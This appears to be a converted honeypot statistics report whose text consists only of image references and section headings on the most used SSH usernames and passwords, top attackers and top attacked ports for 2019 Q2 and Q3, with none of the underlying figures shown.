
MOST USED USERNAMES & PASSWORDS ON SSH HONEYPOT




2019Q3 TOP ATTACKERS




2019Q2 TOP ATTACKERS






2019Q3 TOP ATTACKED PORTS






2019Q2 TOP ATTACKED PORTS



